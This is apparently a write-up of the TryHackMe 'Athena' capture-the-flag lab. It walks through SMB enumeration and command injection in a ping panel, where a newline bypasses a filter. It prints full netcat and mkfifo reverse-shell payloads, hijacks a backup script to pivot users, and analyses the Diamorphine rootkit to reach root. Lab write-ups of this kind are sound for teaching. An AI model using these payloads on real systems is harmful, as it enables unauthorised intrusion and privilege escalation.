Athena

Enumeration

Nmap Scan

```
PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3b:c8:f8:13:e0:cb:42:60:0d:f6:4c:dc:55:d8:3b:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqrhWpCklWorEVg4w8mfia/rsbIIvsmSU9y9mEBby77pooZXLBYMv
MC0aiaJvWlgPVOXrHTh9lstAF6s9Tpjx+iV+Me2XdvUyGPmzAlbEJRO4gnNYieBya/0TyMmw0QT/PO8gu/behXQ9R6yCji
w9vmsV+99SiCeulHssGoLtvTwXE2i8kxqr5S0atmBiDklqlp+qD1WZzc8YP5OU0ClN5F9ytZOVqO9oiGRgl6CP4TwNQwB
LU2zRBmUmtbV9FRQyObrB1zCYcEZcKNPzasXHgRkfYMK9OMmUBhi/Hveei3BNtdaWARN9×30O488BmdET3iaTt5gclg
HfAO+5WzUPBswerbcOHp2798DXkuVpsklS9Zi9dvpxoyZFsmu1RoklPWea+rxq09KRjciXNvy+jV8zBGCGKwwi62nL9mR
yA5ZakJKrpWCPffnEMK37SHL0WqWMRZI4Bbj2cOpJztJ+5Ttbj5wixecnvZu8hkknfMSVwPM8RqwQuXtes8AqF6gs=
|   256 1f:42:e1:c3:a5:17:2a:38:69:3e:9b:73:6d:cd:56:33 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPBg1Oa6gqrvB/IQQ1EmM
1p5o443v5y1zDwXMLkd9oUfYsraZqddzwe2CoYZD3/oTs/YjF84bDqeA+ILx7×5zdQ=
|   256 7a:67:59:8d:37:c5:67:29:e8:53:e8:1e:df:b0:c7:1e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBaJ6imGGkCETvb1JN5TUcfj+AWLbVei52kD/nuGSHGF

80/tcp  open  http        syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Athena - Gods of olympus
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS

139/tcp open  netbios-ssn syn-ack ttl 61 Samba smbd 4
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 (99%), Android 9 - 10 (Linux 4.9 - 4.14) (96%), Linux 3.2 - 4.14 (96%), Linux 4.15 -
5.19 (96%), Linux 2.6.32 - 3.10 (96%), Linux 5.4 (95%), Linux 2.6.32 - 3.5 (94%), Linux 2.6.32 - 3.13 (94%), Android 10
- 12 (Linux 4.14 - 4.19) (93%), Android 10 - 11 (Linux 4.14) (92%)
No exact OS matches for host (test conditions non-ideal).
```

Samba (139)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Athena]
└─$ smbclient -L athena.thm
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        public          Disk
        IPC$            IPC       IPC Service (Samba 4.15.13-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server athena.thm (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NE
TWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Connecting to the public share.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Athena]
└─$ smbclient //athena.thm/public
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 17 06:24:43 2023
  ..                                  D        0  Mon Apr 17 06:24:05 2023
  msg_for_administrator.txt           N      253  Mon Apr 17 00:29:44 2023

                19947120 blocks of size 1024. 9693116 blocks available
```

I copied the file to my machine.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Athena]
└─$ cat msg_for_administrator.txt

Dear Administrator,

I would like to inform you that a new Ping system is being developed and I left the
corresponding application in a specific path, which can be accessed through the following
address: /myrouterpanel

Yours sincerely,

Athena
Intern
```


/myrouterpanel will be accessed by the website.

HTTP (80)

Directory Listing

```
# Nothing obtained
```

Website features



Athena - Gods of Olympus


The Greek goddess of wisdom, war strategy and the arts

Who is Athena?

Athena is the daughter of Zeus and the goddess Metis, who was swallowed by Zeus when she was pregnant. Athena was born from the head of Zeus, fully armed and adult. She is the goddess of wisdom, war strategy and the arts. She is often portrayed with an owl, which symbolizes wisdom, on her shoulder.

Athena and Greek Mythology

In addition to being the goddess of wisdom, Athena is known for helping Greek heroes in their battles against monsters and other mythological creatures. She was also one of the most important designees for the city of Athens, which was named after the goddess.



Simple Router Panel

This Panel still in development!!


Ping Tool

This is a simple ping system for pinging other devices.
IP address:

© 2023 Simple Router Panel. All rights reserved.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Athena]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
15:20:47.525739 IP athena.thm > 10.4.101.169: ICMP echo request, id 3, seq 1, length 64
15:20:47.525820 IP 10.4.101.169 > athena.thm: ICMP echo reply, id 3, seq 1, length 64
15:20:48.520499 IP athena.thm > 10.4.101.169: ICMP echo request, id 3, seq 2, length 64
15:20:48.520522 IP 10.4.101.169 > athena.thm: ICMP echo reply, id 3, seq 2, length 64
15:20:49.521113 IP athena.thm > 10.4.101.169: ICMP echo request, id 3, seq 3, length 64
15:20:49.521193 IP 10.4.101.169 > athena.thm: ICMP echo reply, id 3, seq 3, length 64
15:20:50.554481 IP athena.thm > 10.4.101.169: ICMP echo request, id 3, seq 4, length 64
15:20:50.554503 IP 10.4.101.169 > athena.thm: ICMP echo reply, id 3, seq 4, length 64
^C
```

I obtained this on my machine, and the website showed:




```
PING 10.4.101.169 (10.4.101.169) 56(84) bytes of data.
64 bytes from 10.4.101.169: icmp_seq=1 ttl=61 time=461 ms
64 bytes from 10.4.101.169: icmp_seq=2 ttl=61 time=456 ms
64 bytes from 10.4.101.169: icmp_seq=3 ttl=61 time=474 ms
64 bytes from 10.4.101.169: icmp_seq=4 ttl=61 time=488 ms

--- 10.4.101.169 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 455.623/469.639/487.810/12.352 ms
```

Four packets were transmitted.


`10.4.101.169; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.101.169 4444 >/tmp/f ;`

Added this on the webpage.



Attempt hacking!

Somehow, I must bypass the filter of `;` and get a reverse shell.



```
ept-Language: en-US,en;q=0.5
ept-Encoding: gzip, deflate
tent-Type: application/x-www-form-urlencoded
tent-Length: 23
gin: http://athena.thm
nection: keep-alive
erer: http://athena.thm/myrouterpanel/
rade-Insecure-Requests: 1
ority: u=0, i

10.4.101.169%0A id&submit=
```


```
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<pre>PING 10.4.101.169 (10.4.101.169) 56(84) bytes of data.
64 bytes from 10.4.101.169: icmp_seq=1 ttl=61 time=453 ms
64 bytes from 10.4.101.169: icmp_seq=2 ttl=61 time=467 ms
64 bytes from 10.4.101.169: icmp_seq=3 ttl=61 time=455 ms
64 bytes from 10.4.101.169: icmp_seq=4 ttl=61 time=600 ms

--- 10.4.101.169 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 453.309/493.778/599.823/61.437 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>
```

%0A → \n (newline character). It can be used to bypass it.

Exploitation




```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://athena.thm
Connection: keep-alive
Referer: http://athena.thm/myrouterpanel/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=10.4.101.169%0A rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.101.169 44
44 >/tmp/f&submit=
```

```
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 16
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Attempt hacking!
```

Some other reverse shell techniques are to be done.



```
Host: athena.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://athena.thm
Connection: keep-alive
Referer: http://athena.thm/myrouterpanel/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=10.4.101.169%0A nc 10.4.101.169 4444 -e /bin/bash&submit=
```

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Athena]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.26.197] 59658
whoami
www-data
```

Getting another reverse shell on another port as this was not outputting the errors.

```
www-data@routerpanel:/var/www/html$ find / -user 'athena' 2>/dev/null
/home/athena
/usr/share/backup
www-data@routerpanel:/var/www/html$ ls -l /usr/share/backup
```

```
total 4
-rwxr-xr-x 1 www-data athena 258 May 28  2023 backup.sh
```

```
www-data@routerpanel:/var/www/html$ cat /usr/share/backup/backup.sh
#!/bin/bash

backup_dir_zip=~/backup

mkdir -p "$backup_dir_zip"

cp -r /home/athena/notes/* "$backup_dir_zip"

zip -r "$backup_dir_zip/notes_backup.zip" "$backup_dir_zip"

rm /home/athena/backup/*.txt
rm /home/athena/backup/*.sh

echo "Backup completed..."
```

As www-data, we have write permission for the file.

```
www-data@routerpanel:/usr/share/backup$ echo '#!/bin/bash' > backup.sh
echo '#!/bin/bash' > backup.sh
www-data@routerpanel:/usr/share/backup$ cat backup.sh
cat backup.sh
#!/bin/bash
www-data@routerpanel:/usr/share/backup$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.101.169 9002 >/tmp/f' >> backup.sh
< -i 2>&1|nc 10.4.101.169 9002 >/tmp/f' >> backup.sh
www-data@routerpanel:/usr/share/backup$ cat backup.sh
cat backup.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.101.169 9002 >/tmp/f
www-data@routerpanel:/usr/share/backup$
```

```
athena@routerpanel:/$ sudo -l
sudo -l
Matching Defaults entries for athena on routerpanel:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User athena may run the following commands on routerpanel:
    (root) NOPASSWD: /usr/sbin/insmod /mnt/.../secret/venom.ko
athena@routerpanel:/$
```


I get the shell of the user Athena.

The file is owned by www-data user, but we got the shell as Athena because if we run `ps aux | grep backup` on the target machine, we will see that the user Athena is running the file.

```
athena@routerpanel:/mnt/.../secret$ file venom.ko
venom.ko: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV),
BuildID[sha1]=eebba7df9eb49a3710bee654df1171c38703cce2, with debug_info, not stripped
```


I copied this file to my machine.

.ko files are kernel modules for Linux OS.



Function name
is_invisible_0
hacked_getdents
hacked_getdents64
get_syscall_table_bf
find_task
is_invisible
give_root
hacked_kill
module_show
module_hide
diamorphine_init
diamorphine_cleanup
__check_object_size
_copy_from_user
memmove
kfree
__fentry


Diamorphine is a rootkit for Linux Kernels



```
  _QWORD *v3; // rdx
  __int64 v4; // rax
  list_head *v5; // rax
  list_head *next; // rdx
  list_head *prev; // rax
  list_head *v8; // rdx

  _fentry__();
  si = pt_regs->si;
  switch ( (_DWORD)si )
  {
    case 0x39:
      give_root();
      return 0;
    case 0x3F:
      if ( module_hidden )
      {
```

hacked_kill function has a give_root() function which is called when the value of si = 0x39



```
void __cdecl give_root()
{
  __int64 v0; // rax

  _fentry__();
  v0 = prepare_creds();
  if ( v0 )
  {
    *(_QWORD *)(v0 + 4) = 0LL;
    *(_QWORD *)(v0 + 12) = 0LL;
    *(_QWORD *)(v0 + 20) = 0LL;
    *(_QWORD *)(v0 + 28) = 0LL;
    commit_creds(v0);
  }
}
```

This is the give_root function. The prepare_creds function 'alter the current process's credentials, by preparing a new set of credentials'

And the commit_creds function commits the new creds.

Privilege Escalation

```
athena@routerpanel:~$ sudo /usr/sbin/insmod /mnt/.../secret/venom.ko
insmod: ERROR: could not insert module /mnt/.../secret/venom.ko: File exists
```

```
athena@routerpanel:~$ sudo /usr/sbin/insmod /mnt/.../secret/venom.ko
insmod: ERROR: could not insert module /mnt/.../secret/venom.ko: Invalid parameters
athena@routerpanel:~$ id
uid=1001(athena) gid=1001(athena) groups=1001(athena)
athena@routerpanel:~$ kill -57 0 # si = 39 gives the give_root function
```

```
athena@routerpanel:~$ id
uid=0(root) gid=0(root) groups=0(root),1001(athena)
```

Found a video on internet about Diamorphine and following that, become root. There, it uses the command `kill -64 0` but we used -57 because 0x39 is 57 in decimal.